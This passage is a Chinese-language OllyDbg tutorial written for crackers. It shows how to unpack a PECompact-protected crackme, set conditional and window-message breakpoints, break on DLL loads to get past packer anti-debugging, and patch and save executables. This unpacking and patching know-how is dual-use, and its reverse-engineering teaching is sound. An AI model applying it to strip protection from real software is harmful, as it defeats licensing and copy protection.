OllyDbg是Cracker最常用的一款用户级动态调试工具，它与作为系统级调试器的SoftICE在实现方式上有着本质的不同。除非要调试Windows内核、Windows装载器、驱动程序或者其他的底层服务，一般情况下SoftICE并不是必需的。然而，作为Numega公司的拳头产品，SoftICE灵活的命令行操作确实在Windows图形界面程序的调试中发挥了强大的功能，以至于不少早期的Cracker至今仍然鼎力追捧SoftICE而对其他调试器抱有排斥怀疑的态度。事实上，OllyDbg恰恰是这种偏见所无法包容的一个例外，在本文中我们将会看到，在调试用户级的应用程序时，OllyDbg几乎能实现SoftICE的所有功能。

设置区块访问断点

按下Alt+M，OllyDbg中会弹出Memory Map窗口，这里列出了被调试进程空间的模块分布情况。接着在Owner一栏中寻找被调试程序EXE主文件的相应区块，如.TEXT、.CODE等，选中一行按下F2，就可以在对应区块上下一次性的访问断点。这个命令在脱壳时非常有用，我们知道壳本质上是在原来的EXE文件外包装了一层Loader，而Loader初始化以后将执行权转交给原来的EXE文件入口点继续执行。下面我们借助一个加了PECompact v2的Crackme来演示如何快速定位程序的原始入口点。

首先用OllyDbg载入加壳后的程序.

```
0040544A    >SBB     EDI, DWORD PTR DS:
[EAX+4272CC]
00405450    >PUSH    EAX
00405451    >PUSH    DWORD PTR FS:[0]
00405458    >MOV     DWORD PTR FS:[0], ESP
0040545F    >XOR     EAX, EAX
00405461    >MOV     DWORD PTR DS:[EAX], ECX
00405463    >PUSH    EAX
00405464    >INC     EBP
00405465    >INC     EBX
00405466    >OUTS    DX, DWORD PTR ES:[EDI]
; I/O command
00405467    >INS     DWORD PTR ES:[EDI], DX
; I/O command
```

在Debugging Option中的Exception选项卡中设置忽略所有异常，然后在命令行插件中下断点bp VirtualFree，F9运行，中断两次以后按下Alt+F9返回主程序领空。

这时按下Alt+M打开Memory Map窗口，如图1所示。

选中Crackme模块中的.TEXT区块，按下F2。返回反汇编窗口，按下F9——OllyDbg在原始入口点处平稳落地：

Address	Size	Owner	Section	Contains	Type	Access
00010000	00001000				Priv	RW
00020000	00001000				Priv	RW
0012D000	00001000				Priv	RW Gua
0012E000	00002000			stack of ma	Priv	RW Gua
00130000	00003000				Priv	RW
00230000	00001000				Map	RW
00240000	00016000				Map	R
00260000	0002F000				Map	R
00290000	00041000				Map	R
002E0000	00004000				Map	R
002F0000	00041000				Map	R
00400000	00001000	Crackme		PE header	Imag	R
00401000	00025000	Crackme	.text	code	Imag	R
00426000	00002000	Crackme	.rsrc	imports,res	Imag	R
77E60000	00001000	kernel32		PE header	Imag	R
77E61000	0005E000	kernel32	.text	code,import	Imag	R
77EBF000	00002000	kernel32	.data	data	Imag	R
77EC1000	00070000	kernel32	.rsrc	resources	Imag	R
77F31000	00004000	kernel32	.reloc	relocations	Imag	R
77F80000	00001000	ntdll		PE header	Imag	R
77F81000	00045000	ntdll	.text	code,export	Imag	R
77FC6000	00005000	ntdll	ECODE	code	Imag	R
77FCB000	00004000	ntdll	PAGE	code	Imag	R
77FCF000	00003000	ntdll	.data	data	Imag	R
77FD2000	00027000	ntdll	.rsrc	resources	Imag	R
77FF9000	00002000	ntdll	.reloc	relocations	Imag	R
7F6F0000	00007000				Map	R E
7FFA0000	00033000				Map	R

图1

```
0040544B >   5>PUSH    EBP    <—— 这里就是原始入
口点了^^
0040544C     8>MOV     EBP, ESP
0040544E     6>PUSH    -1
00405450     6>PUSH    Crackme.0040C2E8
00405455     6>PUSH    Crackme.0040755C
0040545A     6>MOV     EAX, DWORD PTR FS:[0]
00405460     5>PUSH    EAX
00405461     6>MOV     DWORD PTR FS:[0], ESP
00405468     8>SUB     ESP, 58
0040546B     5>PUSH    EBX
0040546C     5>PUSH    ESI
0040546D     5>PUSH    EDI
0040546E     8>MOV     DWORD PTR SS:[EBP-18], ESP
00405471     F>CALL    DWORD PTR DS:[40C0E0]
; kernel32.GetVersion
00405477     3>XOR     EDX, EDX
00405479     8>MOV     DL, AH
0040547B     8>MOV     DWORD PTR DS:[41049C], EDX
00405481     8>MOV     ECX, EAX
00405483     8>AND     ECX, 0FF
```

一个颇为不幸的消息是，该功能只支NT内核的Windows 2000/XP等系统。

如何设置条件断点？

不要以为只有SoftICE才支持强大的条件断点，事实上，OllyDbg对条件断点的实现有过之而无不及，尽管这是一个相对而言比较隐蔽的功能。

按下Ctrl+T或者Shift+F4，OllyDbg会给出两个完全不同的条件断点设置面板。

按下Ctrl+T时显示"Condition to pause run trace"

面板，如图2 所示。




图2

在这里我们可以指定模拟追踪(Run Trace)时各种与寄存器和指令相关的中断条件。设定EIP范围给脱壳带来极大的便利，当我们跟踪一个不太熟悉的外壳时，可以把EIP的范围设定在程序的原始代码区块中，让OllyDbg代替我们自动跟踪。"Condition is TRUE"的功能就更强大了，我们可以指定任意寄存器为特定值的时候让程序中断下来。注意一下面板底部的说明 "In command, R8, R32, RA, RB and CONST match any register or constant"。

这可是相当强大的寄存器和立即数匹配条件，可见OllyDbg的智能化追踪程度已经达到了很高的水平，注意这里的R8、R32、RA、RB不能在前面的"Condition is TRUE"中匹配寄存器，只能在命令条件中使用。

按下Shift+F4时OllyDbg会弹出一个完全不同的"Set conditional log breakpoint at XXX"面板，如图3所示。




图3

这个条件断点设置系统的不同之处在于我们必须事先明确指定中断位置，但调试器只会在我们设定的条件得到满足时才中断在这个位置。我们注意到OllyDbg内置了许多方便的常数映射功能，包括：

Assumed by expression
Boolean value (TRUE/FALSE)
Identifier of resource stRing
Error code (as returned by GetLastError)
Handle of window
Message code (WM_xxx)
Virtual key code (VK_xxx)
Packed pair of 16-bit words
Packed RGB color
Pointer to ASCII stRing
Pointer to UNICODE stRing
Pointer to MSG structure (ASCII)
Pointer to MSG structure (UNICODE)
Pointer to RECT structure

这意味着我们在设置条件时可以直接填入微软头文件中定义的标识，而不必填入16进制常数了。

如何设置命令行参数？

不少程序启动时需要在命令行附加参数字符串，OllyDbg同样也为我们扩展了这一部分功能。要做到这一点非常方便，点击Debug菜单，选中Arguments，OllyDbg会弹出一个对话框等待输入命令行参数。输入参数，点击OK以后会提示 "You have changed the command line arguments. If you want that new arguments take effect now, you must restart debugged program."这时只要按下Ctrl+F2重新加载程序即可。

如何在发生加载Dll的调试事件时中断？

随着加密技术的发展，越来越多的加壳软件开始利用动态链接库来实施反跟踪，比如老王的EncryptPE。外壳的Loader利用LoadLibrary将Dll动态加载到加壳程序的进程空间，并在Dll的初始化函数中采用了各种反跟踪技巧，OllyDbg往往不经意间就被扼杀于外壳的魔掌之中。为了避开这些反跟踪技术，我们有必要让OllyDbg停留在动态链接库的初始化函数入口，对Dll的执行取得完全的控制。

按下Alt+O打开调试选项，在Events面板中勾选Break on new module(DLL)。下面我们来加载一个LordPE的例程看看如何中断在动态链接库的入口。将LordPE主程序拖入OllyDbg后弹出对话框如图4所示。




图4

鼠标选中"E:\Cracking tools\PE tools\LordPE\procs.dll"，按下Enter，OllyDbg将在反汇编窗口中显示该Dll的代码。接着按下Ctrl+G，填入我们在列表中看到的Dll入口地址20002431，就可以定位到Dll的入口，我们在这里设下断点，那么Dll的每一句指令尽在掌握。

如何设置消息断点

SoftICE具有强大的窗口消息拦截功能，对于调试Windows下的GUI程序特别方便。在OllyDbg中，我们同样可以使用消息断点，只不过这是一个相对比较隐蔽的功能。还记得前面提到的条件断点吗？下面我们以Windows自带的扫雷程序Winmine.exe来演示如何设置消息断点。

用OllyDbg载入Winmine.exe，F9让它运行起来。由于NT系统下Windows隐藏了窗口对象的窗口过程，这给OllyDbg这类用户级调试器取得窗口过程地址带来了一定的困难。这里我们求助于另外一个工具——Visual Studio自带的Spy++来确定窗口过程的地址。启动Spy++，从主菜单选择Search→Find Window，把对话框中的靶状图标拖曳到扫雷程序的主窗口上释放，此时Spy++就可以捕捉到扫雷窗口的信息，点击OK来到Window 1窗口，如图5所示。




图5

双击"扫雷"一行，我们就获得了关于这个窗口的详细信息，如图6所示。




图6

这里我们需要的是Window Proc参数。接下来我们把光标定位到OllyDbg的反汇编窗口中，按下Ctrl+G填入我们刚刚取得的窗口过程地址100180A，选中这行代码，按下Shift+F4开始设置条件断点。当程序代码运行到窗口过程入口时，堆栈的参数分布如下：

```
[ESP+00]：返回地址
[ESP+04]    ：32位的窗口句柄
[ESP+08]    ：消息ID
[ESP+0C]  wParam
[ESP+10]    ：lParam
```

假定我们要让程序在收到"鼠标左键按下"时暂停在窗口过程的入口，那么在条件断点设置对话框中的配置如图7 所示。




图7

回到扫雷程序主界面，在任意一个单元上按下鼠标左键——BOOM！OllyDbg已经帮我们中断下来了。

事实上，窗口消息断点只是OllyDbg强大条件断点功能的一种特殊应用而已，对于任何函数的条件断点，我们均可以通过指定堆栈参数的值来设置不同的中断条件。

可执行文件修改和代码注入

修改可执行文件已经不是什么稀罕事了，爆破、脱壳无一不涉及到对PE文件代码的修改。过去我们采用其它的16进制编辑器对可执行文件进行修改，必须首先把待修改字节的相对虚拟偏移地址（RVA）转换为文件偏移地址（FA）。而在OllyDbg中，我们可以直接修改那些以可执行模块形式加载到内存中的PE文件，并轻易地保存到磁盘中，大大方便了对文件动手术的步骤。

要修改某一句指令，我们只需要双击那行代码，按照汇编助记符的形式填入，OllyDbg会自动计算转移指令的相对偏移。如果因为疏忽而发生了错误，只需要按下Alt+Backspace键就可以取消前面的输入。要保存所有的修改到可执行文件，只需要选中修改过的代码，在右键菜单中选择"Copy To Executable File→Selection→Save File"，填入目标文件即可。

控制代码的流向

